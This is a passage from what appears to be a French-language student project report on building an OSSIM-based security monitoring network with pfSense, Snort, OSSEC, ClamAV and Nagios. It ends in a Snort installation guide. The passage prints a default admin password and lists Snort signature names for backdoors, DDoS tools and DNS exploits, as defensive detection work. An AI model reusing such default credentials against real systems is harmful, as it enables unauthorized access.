1. Détection d'un événement suspect par un détecteur (par signatures ou par l'heuristique).

2. Si nécessaire, des alarmes seront regroupées (par le détecteur) afin de diminuer le trafic réseau.

3. Le collecteur reçoit la/les alarme(s) via différents protocoles de communications ouverts.

4. Le parser normalise et sauve les alarmes dans la base de données d'événements (EDB).

5. Le parser assigne une priorité aux alarmes reçues en fonction de la configuration des polices de sécurités définies par l'administrateur sécurité.

6. Le parser évalue le risque immédiat représenté par l'alarme et envoie si nécessaire une alarme interne au Control panel.

7. L'alerte est maintenant envoyée à tous les processus de corrélation qui mettent à jour leurs états et envoient éventuellement une alerte interne plus précise (groupe d'alerte provenant de la corrélation) au module de centralisation.

8. Le moniteur de risque affiche périodiquement l'état de chaque risque calculé par CALM.

9. Le panneau de contrôle affiche les alarmes les plus récentes et met à jour les indices des états qui sont comparés aux seuils définis par l'administrateur. Si les indices sont supérieurs aux seuils configurés, une alarme interne est émise.

10. Depuis le panneau de contrôle, l'administrateur a la possibilité de visualiser et rechercher des liens entre les différentes alarmes à l'aide de la console forensic.

IV.7.2. Fonctionnement Logiciel OSSIM:

Figure 4.27: Interface OSSIM

La figure 4.27 représente la phase poste installation d'OSSIM. « Voir Annexe E »




Figure 4.28: Configuration d'adresse IP de OSSIM

Cette figure ci-dessus décrit l'adressage statique de l'adresse IP Nano /etc/network/interfaces En mettant comme passerelle l'adresse de l'interface PfSense 192.168.57.102 afin d'assurer la communication et la confirmer par la commande suivante : /etc/init.d/networking restart.

Figure 4.29: Interface graphique d'OSSIM

Cette figure présente l'interface graphique de OSSIM ou on insert le nom d'utilisateur et le mot de passe (admin/OSSIM2013)




Figure 4.30: Interface web OSSIM

Cette figure là-dessus représente le tableau de bord d'OSSIM, comportant plusieurs fonctionnalités.




Figure 4.31: Bases de données OSSIM

Une figure précédente décrivant la base de données ou est inscrit les informations générer par défaut et les informations des agents SNORT et OSSEC




Figure 4.32: Sécurité des évènements OSSIM

Cette figure représente les événements collectés par OSSIM et celles envoyés par les agents SNORT, OSSEC et CLAMAV.




Figure 4.33: détection des alertes et des évènements d'OSSEC

La figure précédente montre les statistiques faite par OSSIM des événements envoyé par les agents HIDS et la liste des agents connecté.




Figure 4.34: Inscription des hôtes du réseau

La figure la dessus présente les donnés inscrite par l'administrateur OSSIM afin que ce dernier reconnaisse les hôtes lui envoyant les différents types d'information

Edit Rules Displaying 1 to 50 of 7236 rules

New | Modify | Delete selected

Data Source Name	Event Type	Ref Name	Ref Sid Name
snort	BACKDOOR Infector 1.6 Server	nessus	nessus: Kuang2 the Virus
snort	BACKDOOR Infector 1.6 Server	nessus	nessus: scan for LaBrea tarpitted hosts
snort	BACKDOOR Infector 1.6 Server	nessus	nessus: Apache mod_rootme Backdoor
snort	BACKDOOR Infector 1.6 Server	osvdb	
snort	BACKDOOR Infector 1.6 Client	nessus	nessus: Kuang2 the Virus
snort	BACKDOOR Infector 1.6 Client	nessus	nessus: scan for LaBrea tarpitted hosts
snort	BACKDOOR Infector 1.6 Client	nessus	nessus: Apache mod_rootme Backdoor
snort	BACKDOOR Infector 1.6 Client	osvdb	
snort	DDOS shaft synflood	osvdb	
snort	DDOS mstream handler to agen	osvdb	
snort	DDOS mstream handler ping to	osvdb	
snort	DDOS mstream client to handler	osvdb	
snort	DDOS mstream handler to clien	osvdb	
snort	DDOS mstream client to handler	osvdb	
snort	DDOS mstream handler to clien	osvdb	
snort	DNS named iquery attempt	osvdb	
snort	DNS zone transfer TCP	nessus	nessus: DNS AXFR
snort	DNS zone transfer TCP	osvdb	
snort	DNS EXPLOIT named 8.2->8.2.	osvdb	
snort	DNS EXPLOIT named overflow	osvdb	
snort	DNS EXPLOIT named overflow	osvdb	
snort	DOS Jolt attack	osvdb	

Figure 4.35: le téléchargement des « Rules » de Snort

La figure représente les Rules de SNORT car il génère quotidiennement des mises à jour des règles de détection d'intrusion.




Figure 4.36 : Tableau de bord de la supervision « Nagios »

Cette figure représente une vue globale des packages de monitoring fait par l'outil de supervision de Nagios




Figure 4.37: Configuration générale d'OSSIM

La figure présente la configuration des interfaces liées aux cartes réseaux et les logiciels libres.




Figure 4.38: Les services actifs de OSSIM

Cette figure montre l'adresse IP d'OSSIM et les services actives.

VI.8. Résultat final du déploiement :

La figure la dessous, résume tout le travail de configuration fait sur le réseau, on a commencé par installer tous les logiciels de sécurité des équipements d'information proposés au début de ce chapitre.

Notre choix technique est porté sur le pare- feu PFSENSE qui représente le cœur du système, nous avons d'abord installé le reverse-proxy « mod-security » en plus de l'outil de supervision réseau « Ntop » et le système de détection d'intrusion réseau « SNORT », mais aussi les règles de filtrages « ACL » afin d'assurer la bonne communication entre les différentes machines et serveurs. Nous

avons aussi installé « SNORT » sur les sondes du DMZ web « 192.168.56.0 /24» ainsi fait sur la partie interne « INT » « 172.16.0.0 » pour minimiser la marge des erreurs et les intrusions.

Ensuite nous avons installé des systèmes de détection d'intrusion HIDS dites OSSEC pour les hôtes (serveur web, machine 1 et 2) qui contrôlent les activités de la machine.

Dans les mêmes machines nous avons installé l'antivirus libre « CLAMAV ».

Les logs de ces diverses solutions seront transmis vers le serveur « OSSIM » à travers l'interface du pare-feu « PFSENSE » par le biais des ports « syslog » (514 ; 1514) , OSSIM est inscrit dans les DMZ-MONIT et il contient non seulement plusieurs sous-serveurs faisant référence aux agents mais aussi un outil de supervision « NAGIOS »

Finalement nous avons installé une machine de PENTEST nommé « BACKTRACK ».




Figure 4.39 : Récapitulatif de l'architecture réseau après le déploiement des solutions de sécurité

Conclusion :

Ce chapitre contient la création de l'architecture d'un réseau type ainsi que la configuration des solutions des logiciels libres pour ainsi faire le déploiement du réseau

Conclusion générale

L'intérêt accordé à la sécurité des réseaux informatiques a largement augmenté vu la profonde influence de ce volet sur la stabilité et le développement des entreprises. De ce fait de nombreuses applications sont implémentées par l'ANSI. Parmi la multitude de projets développés par l'agence, notre intérêt s'est focalisé sur « La supervision des systèmes d'informations » qui constitue le sujet de notre ouvrage. Au terme de ce travail élaboré dans le cadre de ce projet tunisien, nous considérons que ce projet de fin d'études nous a été bénéfique vu qu'il nous a permis de consolider nos connaissances concernant la sécurité des systèmes d'information. En effet, dans le cadre de ce projet, nous avons développé nos connaissances dans l'utilisation des outils Open source. Nous nous sommes familiarisées avec le logiciel libre OSSIM et nous avons appris comment maîtriser les différents aspects de la sécurité informatique en intégrant plusieurs solutions et en agissant face aux multiples problèmes rencontrés.

En outre nous avons fait une étude comparative sur différents exemples des logiciels de la sécurité informatique pour pouvoir choisir l'implémentation. Nous avons conçu, alors, un système de collecte d'informations sur les attaques web détectées. Nous estimons que la solution apportée dans ce projet, permet de soutenir et d'optimiser les opérations réalisées par le projet de l'ANSI.

Dans la perspective d'amélioration de notre projet, nous souhaitons introduire davantage des composants à notre architecture système et implémenter un système de prévention d'intrusion étudié dans le chapitre « spécification des besoins ».

Neto graphie

[URL 1] : http://www.commentcamarche.net/contents/1033-introduction-a-la-securite-informatique

[URL 2] : http://www.authsecu.com/attaque-ethernet-vlan/attaque-ethernet-vlan.php

[URL 3] : https://www.owasp.org/index.php/

[URL 4] : http://www.booki.cc/la-securite-des-systemes-dinformation-1/la-securite-operationnelle/

[URL 5] : http://www.benoitpiette.com/labo/presentationxss.html

[URL 6] : http://www.securiteinfo.com/attaques/cracking/bruteforcecracking.shtml

[URL 7] : http://www.monassistance.fr/CCM/attaques/phishing.php

[URL 8] : http://www.futura-sciences.com/fr/definition/t/informatique-3/d/antivirus_10999/

[URL 9] : http://www.commentcamarche.net/contents/992-firewall-pare-feu

[URL 10] : http://www.booki.cc/la-securite-des-systemes-dinformation-1/la-securite-operationnelle/

[URL 11] : http://www.ansi.tn/fr/documentations/proxy.htm

[URL 12] : http://www.clusif.asso.fr/fr/production/ouvrages/pdf/CLUSIF-2011-Defense-en-profondeur-des-applications-Web.pdf

[URL 13] : http://dissertationsenligne.com/print/Tran-Vlan/39485.html

[URL 14] : http://fr.scribd.com/doc/67597153/Stage-tran-Van-Tay

[URL 15] : http://fr.scribd.com/doc/94578439/Supervision-2

[URL 16] : http://www.montassier.fr/Site/Publication/Entrees/2010/10/2_SIEM___Centralized_security_system_files/Rapport%20GS16%20groupe%201%20SIEM-1.pdf

[URL 17] : http://saboursecurity.wordpress.com/2010/12/30/quelques-solutions-pare-feu-open-source/

[URL 18] : http://www.trustonme.net/didactels/makeprintable.php?elmt=187

[URL 19] : http://doc.ubuntu-fr.org/suricata

[URL 20] : http://sourceforge.net/projects/secureideas/

[URL21] : http://doc.ubuntu-fr.org/snorby

[URL 22] : http://sguil.sourceforge.net/index.html

[URL 23] : http://www.squertproject.org/

[URL24] : http://www.k-tux.com/ossec-surveillance-du-systeme-et-reponse-active

[URL 25] : http://la-samhna.de/samhain/

[URL 26] : http://www.amoks.com/rep-lexique/ido-228/nagios.html

[URL 27] : http://www.alixen.com/docs/Alixen_Zabbix-1.6.pdf

Annexe A

Guide d'installation de Debian Squeeze 6.0.6, Snort 2.9.4, Barnyard2-1.11, PulledPork 0.6.1 et BASE 1.4.5.

Document feuille de route:

1. Installer OS et logiciel de base
2. Installer Snort pré-requis - libpcap, libdnet, et daq
3. Installer, configurer et tester Snort
4. Installation MySQL database
5. Installer et configurer Barnyard
6. Configurer Apache & PHP
7. Installer, configurer et tester BASE
8. Script de demarrage pour Snort & Barnyard
9. Mise a jour des regles (rules) avec Pulledpork

1. Installer (Système d'exploitation) OS et logiciels de base

Ce document suppose que 2 cartes réseau eth0 avec l'interface de gestion étant et eth1 est l'interface collectrice.

Obtenez Debian ici: http://www.debian.org/distrib/netinst. J'ai utilisé la version CD de petite taille. Gravez l'iso et démarrez le CD

Choisissez les options par défaut (ou en fonction de votre site), quand vous arrivez à la "sélection de logiciels" écran, décochez toutes les options pour obtenir un nu

 # vi /etc/apt/sources.list

Ajoutez les lignes suivantes:

deb http://packages.dotdeb.org squeeze all

deb-src http://packages.dotdeb.org squeeze all

Installez la clé GnuPG Dotdeb:

 # cd /usr/src && wget http://www.dotdeb.org/dotdeb.gpg

 # cat dotdeb.gpg | apt-key add -

Apt nécessitera d'entrée - par exemple MySQL vous demandera d'entrer un "root" mot de passe pour le serveur MySQL. Assurez-vous de le sécuriser et ne l'oubliez pas.

 # apt-get update && apt-get -y install apache2 apache2-doc autoconf automake bison ca-certificates ethtool flex g++ gcc gcc-4.4 libapache2-mod-
php5 libcrypt-ssleay-perl libmysqlclient-dev libnet1 libnet1-dev libpcre3 libpcre3-dev libphp-adodb libssl-dev libtool libwww-perl make mysql-
client mysql-common mysql-server ntp php5-cli php5-gd php5-mysql php-pear sendmail sysstat usbmount vim

Désactiver "Large Receive Offload» et «Generic Receive Offload" sur l'interface collecteur
 # ethtool -K eth1 gro off
 # ethtool -K eth1 lro off

2. **Installer Snort pré-requis - libpcap, libdnet, et DAQ**

Installer libpcap:
 # cd /usr/src && wget http://www.tcpdump.org/release/libpcap-1.3.0.tar.gz
 # tar -zxf libpcap-1.3.0.tar.gz && cd libpcap-1.3.0
 # ./configure --prefix=/usr && make && make install

Installer libdnet:
 # cd /usr/src && wget http://libdnet.googlecode.com/files/libdnet-1.12.tgz
 # tar -zxf libdnet-1.12.tgz && cd libdnet-1.12
 # ./configure --prefix=/usr --enable-shared && make && make install

Installer daq:
 # cd /usr/src && wget http://www.snort.org/dl/snort-current/daq-2.0.0.tar.gz
 # tar -zxf daq-2.0.0.tar.gz && cd daq-2.0.0
 # ./configure && make && make install

Mettez à jour le chemin de bibliothèque partagée (library path) :
 # echo >> /etc/ld.so.conf /usr/lib
 # echo >> /etc/ld.so.conf /usr/local/lib && ldconfig

3. **Installer, configurer & tester Snort**

 # cd /usr/src && wget http://labs.snort.org/snort/2940/snort.conf -O snort.conf
 # wget http://www.snort.org/dl/snort-current/snort-2.9.4.tar.gz -O snort-2.9.4.tar.gz
 # tar -zxf snort-2.9.4.tar.gz && cd snort-2.9.4
 # ./configure --enable-sourcefire && make && make install
 # mkdir /etc/snort /etc/snort/rules /var/log/snort /var/log/barnyard2
/usr/local/lib/snort_dynamicrules
 # touch /etc/snort/rules/white_list.rules /etc/snort/rules/black_list.rules
 # groupadd snort && useradd -g snort snort
 # chown snort:snort /var/log/snort /var/log/barnyard2
 # cp /usr/src/snort-2.9.4/etc/*.conf* /etc/snort
 # cp /usr/src/snort-2.9.4/etc/*.map /etc/snort
 # cp /usr/src/snort.conf /etc/snort

 # vi /etc/snort/snort.conf

Changez ces lignes:
Ligne #45 - ipvar HOME_NET 172.26.12.0/22 – rendre cette fonction de votre réseau interne.
Ligne #48 - ipvar EXTERNAL_NET !$HOME_NET
Ligne #104 - var RULE_PATH ./rules
Ligne #113 - var WHITE_LIST_PATH ./rules
Ligne #114 - var BLACK_LIST_PATH ./rules
Ligne #297 - ajouter a la fin après **"decompress_depth 65535" max_gzip_mem 104857600**
Ligne #521 – ajouter **output unified2: filename snort.log, limit 128**
Ligne #553 - supprimer ou commenter tous les**"include $RULE_PATH"** lignes sauf **"local.rules"**

 # vi /etc/snort/rules/local.rules

Entrez une règle simple comme celle-ci pour le test:
alert icmp any any -> $HOME_NET any (msg:"ICMP test"; sid:10000001; rev:1;)

Maintenant nous pouvons commencer et tester snort.
 # /usr/local/bin/snort -A console -q -u snort -g snort -c /etc/snort/snort.conf -i eth0

Ping sur l'adresse IP depuis une autre machine, les signalements doivent être écrites sur la console

comme ceci:
